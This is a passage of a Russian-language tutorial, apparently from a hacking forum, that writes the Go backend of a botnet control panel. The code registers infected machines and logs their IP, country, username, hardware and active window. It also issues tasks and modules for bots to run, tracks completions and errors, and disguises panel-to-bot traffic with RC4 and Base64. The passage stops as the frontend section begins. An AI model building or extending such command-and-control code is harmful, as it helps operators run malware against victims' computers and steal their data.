

И так, в данной статье мы напишем панель управления для нашего бота.

Для бэкэнда я выбрал `golang`. Почему именно го? Простота, скорость разработки. На каждую мысль есть по готовому пакету!

Фронт можно было бы написать и на `go`-шаблонах, для `ajax` юзать `jquery`, но как только наш проект разрастётся за пределы одного файла - получим своими же костылями по голове. Поэтому для написания фронта я выбрал `vue.js`.

Рекомендую ознакомиться с `golang`, `vue.js` в гугле, т.к в статье будет минимум теории (её вообще не будет).

Для начала составим ТЗ.

1) Гейт

- Регистрация ботов в базе
- Выдача команд
- Обработка выполненных задач

2) Авторизация

3) Выдача списка ботов

4) Управление заданиями

- Выдача списка заданий
- Создание
- Редактирование
- Удаление
- Запуск/остановка
- Вывод списка ошибок задания

5) Модули

- Загрузка модулей
- Удаление модулей
- Выдача списка загруженных модулей
- Выдача модулей боту

6) Управление юзерами

- Выдача списка юзеров
- Смена логина/пароля
- Создание
- Удаление

Backend

Давайте установим всё необходимое для написания бэкэнда:

Скачиваем и устанавливаем [Golang](#), так же установим несколько нужных нам пакетов:

- `go get github.com/gin-gonic/gin`
- `go get github.com/jmoiron/sqlx`

- go get github.com/mattn/go-sqlite3
- go get gopkg.in/goyy/goyy.v0/util/crypto/rc4
- go get github.com/ip2location/ip2location-go

Для сборки sqlite3 под виндой нам потребуется установить [тулчейн GCC](#). На большинстве линукс-систем GCC есть по дефолту (если я не ошибаюсь).

Установили? Отлично! Приступим к написанию бэкэнда.

Идём в файл main.go, вставляем след. код:

```
package main

import (
    "log"
    "net/http"

    gate "./handlers/gate"

    "github.com/gin-gonic/gin"
)

// затычка чтобы vue-axios не трахал мозг
func LiberalCORS(ctx *gin.Context) {
    ctx.Header("Access-Control-Allow-Origin", "*")
    if ctx.Request.Method == "OPTIONS" {
        if len(ctx.Request.Header["Access-Control-Request-Headers"]) > 0 {
            ctx.Header("Access-Control-Allow-Headers",
                ctx.Request.Header["Access-Control-Request-Headers"][0])
        }
        ctx.AbortWithStatus(http.StatusOK)
    }
}

func main() {
    // создаём новый роутер
    router := gin.Default()

    router.Use(LiberalCORS)

    // добавляем обработку POST-запросов по пути domain.com/gate/*тип гейта*
    router.POST("/gate/:type/", gate.Handler)

    // добавляем роут статик файлов. Позже в этой папке у нас будет продакшен
    версия фронта
    router.Static("/", "./dist/")

    // стартуем сервер на 80-ом порту
    err := router.Run(":80")
    if err != nil {
        // валимся с ошибкой
        log.Fatal(err)
    }
}
```

Добавили обработку роута /gate/, но не написали сам обработчик? Самое время этим заняться!

Идём в файл gate.go, пишем обработчик:

```
package gate
```

```

import (
    "github.com/gin-gonic/gin"
)

/*
    Гейт-обработчик.
    У нас будет несколько типов гейта:
    - reg - регистрация бота в бд.
    Если бот уже существует - панель выдаст последний таск (если есть)
    - ping - выдача команд ботам.
    Если не зарегистрированный бот отправит запрос на этот гейт -
    панель выдаст задание на регистрацию бота.
    - complete - обработка выполненных заданий
*/
func Handler(ctx *gin.Context) {
    gateType := ctx.Param("type")
    switch gateType {
    case "reg":
        // reg
    case "ping":
        // ping
    case "complete":
        // complete
    }
}

```

Справились? Отлично. Теперь нам необходимо наладить коннект с БД. Я выбрал sqlite3, мы же не хотим ебать себе мозг с установкой зависимостей, верно?

Создадим файл db.go пишем простенькую функцию для коннекта к БД:

```

package db

import (
    "log"

    "github.com/jmoiron/sqlx"
    _ "github.com/mattn/go-sqlite3"
)

/*
    Функция возвращает инстанс базы данных
*/
func Connect() *sqlx.DB {
    // пробуем открыть соединение с бд
    db, err := sqlx.Open("sqlite3", "./dump/xss_bot.db")
    if err != nil {
        // не получилось - валимся с ошибкой
        log.Fatal("db.Connect:", err)
    }

    // проверяем соединение с БД
    err = db.Ping()
    if err != nil {
        // что-то пошло не так - валимся с ошибкой
        log.Fatal("db.Connect:", err)
    }

    return db
}

```

Базу данных я создал "за кадром", готовый дамп можете скачать с гитхаба, поместите в папку dump.

При запуске бот стучит на `/gate/reg/`, высылая данные о себе. Что нам нужно с ним сделать? Правильно! Зарегистрировать!
Идём в `reg.go`, добавим пока что простенькую затычку, которая будет высылать отправленные данные обратно:

```
package reg

import (
    "net/http"

    "github.com/gin-gonic/gin"
)

/*
    Регистрация бота в БД.
*/
func RegBot(ctx *gin.Context) {
    // вытаскиваем данные из тела запроса
    data := ctx.PostForm("data")

    // для теста отправляем эти данные обратно
    ctx.String(http.StatusOK, data)
}
```


Теперь давайте всё протестируем!

В терминале пропишем:

```
go run main.go
```

Мы запустили наш веб-сервер, теперь давайте отправим тестовый POST-запрос с помощью Postman.

Вводим тестовые данные в тело POST-запроса в Postman:




Жмём SEND! Давайте посмотрим, что нам вывело в терминале:



Как мы видим, в терминале нам вывело информацию о том, что к нам пришёл какой-то запрос. Как же так? Мы, вроде как, не писали кода, который бы занимался этим? И вправду! За нас всё сделал Джин!

Теперь давайте посмотрим, что нам ответил сервер:



Введённые вами данные совпадают с теми, что указывали при формировании тела POST-запроса? Отлично.

Теперь давайте забабахаем обфускацию трафика между панелью и ботом.

Алгоритм такой:

Генерируем случайную ключ длиной в 32 символа, криптуем наши данные с помощью RC4, загоняем всё это дело в Base64, ключ допишем в начало Base64 строки. Просто?

Очень!

Давайте реализуем.

Идём в файл obf.go, вставляем простенький код:

```
package obf

import (
    "encoding/base64"
    "log"
    "math/rand"
    "strings"

    "gopkg.in/goyy/goyy.v0/util/crypto/rc4"
)

// массив случайных символов (рун)
var letterRunes =
[]rune("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ")

// инициализация ГСЧ
func init() {
    rand.Seed(time.Now().UnixNano())
}

/*
    Функция возвращает случайную строку длиной n символов
    Да, не совсем секьюрно юзать обычный math/rand, вместо него можно
    использовать crypto/rand
*/
func GenRandStr(n int) string {
    // создаём массив из n символов (рун)
    b := make([]rune, n)
    for i := range b {
        // в цикле берём случайный символ из нашего массива символов и пишем
        // в созданный нами массив выше
    }
}
```

```

        b[i] = letterRunes[rand.Intn(len(letterRunes))]
    }
    // кастуем к строке
    return string(b)
}

var keyLen = 32 // длинна ключа 32 символа

/*
    Функция возвращает зашифрованную строку data
*/
func Encrypt(data string) string {
    // генерируем случайный ключ
    encKey := GenRandStr(keyLen)

    // шифруем наши данные с помощью RC4 с ключём, что мы сгенерировали выше
    data_rc4, err := rc4.Encrypt([]byte(data), []byte(encKey))
    if err != nil {
        // если что-то пошло не так - выводим в терминал ошибку
        log.Println("obf.Encrypt:", err)
    }

    // перегоняем зашифрованные данные в base64 строку
    encrypted_data := base64.StdEncoding.EncodeToString(data_rc4)

    // дописываем ключ в начало base64 строки и возвращаем
    return encKey + encrypted_data
}

/*
    Функция возвращает расшифрованную строку data
*/
func Decrypt(data string) string {
    dataLen := len(data)
    encKey := data[0:keyLen] // обрезаем ключ

    // заменяем все пробелы на +, обрезаем ключ
    data_base64 := strings.ReplaceAll(data[keyLen:dataLen], " ", "+")

    // снимаем base64
    data_rc4, err := base64.StdEncoding.DecodeString(data_base64)
    if err != nil {
        log.Println("obf.Decode:", err)
    }

    // расшифровываем RC4
    data_decrypted, err := rc4.Decrypt(data_rc4, []byte(encKey))
    if err != nil {
        log.Println("obf.Decode:", err)
    }

    // кастуем к строке
    return string(data_decrypted)
}

```

Теперь давайте тестанём наш алгоритм! Идём в `main.go`, там импортируем наш пакет:

```

import (
    ...
    obf "../handlers/gate/obf"
    ...
)

```

В функцию main допишем:

```
func main() {  
    fmt.Println(obf.Encrypt("uid|Win 10.0 x64|user|comp|cpu|gpu|1024  
MB|800x600|VSCode"))  
    ...  
}
```

Запускаем, смотрим в терминал:

```
PS C:\Users\admin\Desktop\XssBot\backend> go run main.go  
XVlBzgbaiCMRAjWwhTHctcuAxhXKQFDa6Phx3EtWkY309y7X74xbgir2zBaJ3sjihYR3spYpOI95+/R/Hj+yrdSQ/NanNjImM0er8dAyNzhs  
[GIN-debug] [WARNING] Creating an Engine instance with the Logger and Recovery middleware already attached.
```

Теперь давайте чуть ниже попробуем расшифровать получившуюся строку. В функции main() допишем:

```
fmt.Println(obf.Decrypt("*строка из терминала*"))
```

Глянем в терминал:


```
PS C:\Users\admin\Desktop\XssBot\backend> go run main.go  
uid|Win 10.0 x64|user|comp|cpu|gpu|1024 MB|800x600|VSCode  
[GIN-debug] [WARNING] Creating an Engine instance with the Logger and Recovery middleware already attached.
```

Как мы видим, те данные, что мы зашифровали совпадают с расшифрованными. Теперь поправим функцию RegBot:

```
func RegBot(ctx *gin.Context) {  
    data_enc := ctx.PostForm("data")  
    data := obf.Decrypt(data_enc)  
    ctx.String(http.StatusOK, data)  
}
```

Не забудьте подключить наш пакет obf!

В постмане отправим POST-запрос на наш сервер, в теле укажем зашифрованные данные:



Мы отправили зашифрованные данные, сервер ответил расшифрованными. Всё именно так, как и задумывалось!

Теперь нам необходимо записать данные, что отправил бот в базу данных. Подключаем наш пакет с коннектом к базе данных, пишем инстанс БД в глобальную переменную:

```

package reg

import (
    database "../.../db"
    "net/http"

    obf "../obf"

    "github.com/gin-gonic/gin"
)

var db = database.Connect()

/*
    Регистрация бота в БД.
*/
func RegBot(ctx *gin.Context) {
    data_enc := ctx.PostForm("data")
    data := obf.Decrypt(data_enc)
    ctx.String(http.StatusOK, data)
}

```

Теперь давайте чуток подправим функцию RegBot:

```

func RegBot(ctx *gin.Context) {
    data_enc := ctx.PostForm("data")
    data := strings.Split(obf.Decrypt(data_enc), "|")
    // мы ожидаем от бота uid, версию ОС, юзернейм, имя компьютера, название
    // проца, название видюхи,
    // кол-во озу, разрешение экрана, текущее активное окно.
    // Если бот что-то не выслал - просим его снова выслать данные о себе
    if len(data) < 9 {
        ctx.String(http.StatusOK, obf.Encrypt("reg|"))
        return
    }
    // получаем айпи бота
    botIp := ctx.ClientIP()
    _, err := db.Exec("INSERT INTO `bots` (`Uid`, `Ip`, `Country`, `WinVer`,
`Username`, `Computername`, `CpuName`, `GpuName`, `RamAmount`,
`ScreenResolution`, `ActiveWindow`, `Joined`, `Seen`, `TaskId`) VALUES(?, ?,
?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?)",
        data[0],
        botIp,
        "Country", // затычка, позже сделаем определение страны бота
        data[1],
        data[2],
        data[3],
        data[4],
        data[5],
        data[6],
        data[7],
        data[8],
        123, // затычка, позже напишем функцию получения текущего timestamp'a
        123, // тоже затычка
        0,
    )
}

```



```

    if err != nil {
        log.Println("reg.RegBot:", err)
    }

    // отправляем бота пинговать
    ctx.String(http.StatusOK, obf.Encrypt("ping|"))
}

```

Не забываем подключить наш пакет для работы с бд:

```

import (
    ...
    database "..."
    ...
)

```

Теперь вместо затычек в функции RegBot() реализуем функции для получения страны бота по IP, текущего timestamp.

Чуть выше функции RegBot добавим:

```

/*
    Функция возвращает код страны бота
*/

func GetCountry(ip string) string {
    db, err := ip2location.OpenDB("./dump/ip2country.bin")
    if err != nil {
        log.Println("reg.GetCountry: ", err)
        return "UNK"
    }
    results, err := db.Get_all(ip)
    country := results.Country_short
    db.Close()
    if country == "-" {
        return "UNK"
    }
    return results.Country_short
}

```

Вместо затычки "Country" в функции RegBot сделаем вызов GetCountry:
GetCountry(botIp),

Отлично! С этим справились! Теперь чуть ниже функции GetCountry реализуем получение текущего timestamp'a:

```


/*
    Возвращает текущий timestamp
*/
func GetTimeStamp() int64 {
    return time.Now().Unix()
}

```


Опять же исправим функцию RegBot: заменим 123 на получение текущего timestamp'a (в двух местах):

GetTimeStamp(),

Давайте протестируем! Отправляем запрос с помощью PostMan:



Проверим, записалась ли инфа о боте в бд. С помощью SQLiteDatabaseBrowser открываем нашу базу данных из папки dump, смотрим вкладку данные:



Как мы видим, данные о боте записались в таблицу bots.

Теперь давайте реализуем обработку роута /gate/ping/. Идём structures.go, напомним простенькую структуру:

```
package structures

type TaskData struct {
    Id          int    `db:"Id" json:"id"`
    Type        string `db:"Type" json:"type"`
    ModuleName  string `db:"ModuleName" json:"module_name"`
    Param       string `db:"Param" json:"param"`
    Limit       int    `db:"Limit" json:"limit"`
    Loads       int    `db:"Loads" json:"loads"`
}
```

```

Runs      int      `db:"Runs" json:"runs"`
Errors    int      `db:"Errors" json:"errors"`
Uids      string   `db:"Uids" json:"uids"`
IsEnabled bool     `db:"IsEnabled" json:"is_enabled"`
}

```

Бот будет стучать каждую минуту на `/gate/ping/`, в ответ нам нужно выдать задание. Идём в `ping.go`, напомним несколько функций:

```

package ping

import (
    "fmt"
    "log"
    "net/http"
    "strings"

    database "../.../db"
    structures "../.../structures"
    utils "../.../utils"
    obf "../obf"

    "github.com/gin-gonic/gin"
)

var db = database.Connect()

/*
    Функция возвращает TRUE, если бот с этим uid уже существует в бд
*/
func IsBotExist(uid string) (isExist bool) {
    err := db.Get(&isExist, "SELECT COUNT(*) AS exist FROM `bots` WHERE `Uid` = ?", uid)
    if err != nil {
        log.Println("ping.IsBotExist:", err)
    }

    return
}

/*
    Функция возвращает айди последнего выполненного ботом задания
*/
func GetBotLastTask(uid string) (lastTask int) {
    err := db.Get(&lastTask, "SELECT `TaskId` FROM `bots` WHERE `Uid` = ?", uid)
    if err != nil {
        log.Println("ping.GetBotLastTask:", err)
    }

    return
}

/*
    Функция достёт из БД доступное для выполнения задания для конкретного бота.
    Если доступных заданий нет - возвращается пустая строка
*/
func GetCommand(uid string) (command string) {
    var taskData structures.TaskData

    /* достаём из бд задание, где:
    - Лимит запусков не превышен

```

```

- Задание включено
- Айди меньше айди последнего выполненного задания ботом
*/
err := db.Get(&taskData, "SELECT * FROM `tasks` WHERE (`Runs` <= `Limit`)
AND (`IsEnabled` = '1') AND (`Id` > ?) ORDER BY `Id` ASC LIMIT 1",
GetBotLastTask(uid))
if err != nil {
    log.Println("ping.GetCommand:", err)
    return ""
}

// если задание для конкретных ботов
if taskData.Uids != "" {
    // проверяем, есть ли текущий бот в списке
    if !strings.Contains(taskData.Uids, uid) {
        // выходим, если нет
        return ""
    }
}

// инкрементируем счётчик лоадов
_, err = db.Exec("UPDATE `tasks` SET `Loads` = `Loads` + 1 WHERE `Id` =
?", taskData.Id)
if err != nil {
    log.Println("complete.TaskComplete:", err)
}

// если задание на запуск модуля - высылаем так же название модуля
if taskData.Type == "run_module" {
    command = obf.Encrypt(fmt.Sprintf("task|%d|%s|%s|", taskData.Id,
taskData.Type, taskData.ModuleName, taskData.Param))
} else {
    command = obf.Encrypt(fmt.Sprintf("task|%d|%s|%s|", taskData.Id,
taskData.Type, taskData.Param))
}
return
}

/*
Функция выдаёт команды боту.
Если бот не зарегистрирован в БД, отправляет на регистрацию
*/
func SendCommand(ctx *gin.Context) {
    data_enc := ctx.PostForm("data")
    data := strings.Split(obf.Decrypt(data_enc), "|")
    if len(data) < 2 {
        ctx.String(http.StatusOK, obf.Encrypt("ping|"))
        return
    }

    uid := data[0] // вытаскиваем uid бота

    // проверяем, зарегистрирован ли бот
    if !IsBotExist(uid) {
        // не зарегистрирован, отправляем на регистрацию
        ctx.String(http.StatusOK, obf.Encrypt("reg|"))
        return
    }

    // обновляем последний онлайн бота
    _, err := db.Exec("UPDATE `bots` SET `Seen` = ? WHERE `Uid` = ?",
utils.GetTimeStamp(), uid)
    if err != nil {
        log.Println("complete.TaskComplete:", err)
    }
}

```

```

    }

    ctx.String(http.StatusOK, GetCommand(uid))
}

```

Выдали задание боту, но как мы поймём, выполнил ли он его? Если не выполнил, то почему? Давайте добавим обработчик выполненных заданий!

В `structures.go` добавим новую структуру:

```

type CompletedTaskData struct {
    TaskId      string `db:"TaskId" json:"task_id"`
    Uid         string `db:"Uid" json:"bot_uid"`
    Error       string `db:"Error" json:"error"`
    GetLastErrorCode string `db:"GetLastErrorCode" json:"getlasterror_code"`
}

```

Теперь идём в `complete.go`, добавим код:

С:

```

package complete

import (
    "log"
    "net/http"
    "strings"

    database "../.../db"
    structures "../.../structures"
    obf "../obf"

    "github.com/gin-gonic/gin"
)

var db = database.Connect()

/*
    Обработчик выполненных заданий
*/
func TaskComplete(ctx *gin.Context) {
    data_enc := ctx.PostForm("data")
    data := strings.Split(obf.Decrypt(data_enc), "|")
    if len(data) < 4 {
        // значит бот отправил какую-то залупу, отправляем на выполнение
        // этого таска снова
        ctx.String(http.StatusOK, obf.Encrypt("ping|"))
        return
    }
    completedTask := structures.CompletedTaskData{
        TaskId:      data[0],
        Uid:         data[1],
        Error:       data[2],
        GetLastErrorCode: data[3],
    }

    // если задание выполнено без ошибок
    if completedTask.Error == "0" {
        // инкрементируем счётчик успешных выполнений
        _, err := db.Exec("UPDATE `tasks` SET `Runs` = `Runs` + 1 WHERE `Id` = ?", completedTask.TaskId)
        if err != nil {
            log.Println("complete.TaskComplete:", err)
        }
    } else {

```

```

        // инкрементируем счётчик ошибок
        _, err := db.Exec("UPDATE `tasks` SET `Errors` = `Errors` + 1 WHERE
`Id` = ?", completedTask.TaskId)
        if err != nil {
            log.Println("complete.TaskComplete:", err)
        }

        // пишем ошибку в таблицу
        _, err = db.Exec("INSERT INTO `errors` (`TaskId`, `Uid`, `Error`,
`GetLastErrorCode`) VALUES(?, ?, ?, ?)",
            completedTask.TaskId,
            completedTask.Uid,
            completedTask.Error,
            completedTask.GetLastErrorCode,
        )
        if err != nil {
            log.Println("complete.TaskComplete:", err)
        }
    }

    // устанавливаем для бота последнее выполненное задание, чтобы не выдать
    повторно
    _, err := db.Exec("UPDATE `bots` SET `TaskId` = ? WHERE `Uid` = ?",
completedTask.TaskId, completedTask.Uid)
    if err != nil {
        log.Println("complete.TaskComplete:", err)
    }
}

```

Теперь нам нужно чуток изменить `gate.go`.

В кейс "complete" добавим вызов функции `TaskComplete()`, которую мы только что написали:

```

case "complete":
    complete.TaskComplete(ctx)

```

Не забудьте импортировать пакет `complete`!


И так, давайте подведём небольшой итог. Мы реализовали регистрацию бота в БД, выдачу задания, обработку выполненных заданий. Самое время заняться фронтендом, к бэкэнду мы ещё вернёмся.


Frontend

Фронт, как я уже говорил, будем писать на `Vue.js`. Для Ajax будем юзать `axios`. Т.к желания верстать не было (и никогда не будет, та ещё нудятина) было решено использовать [Element UI](#).

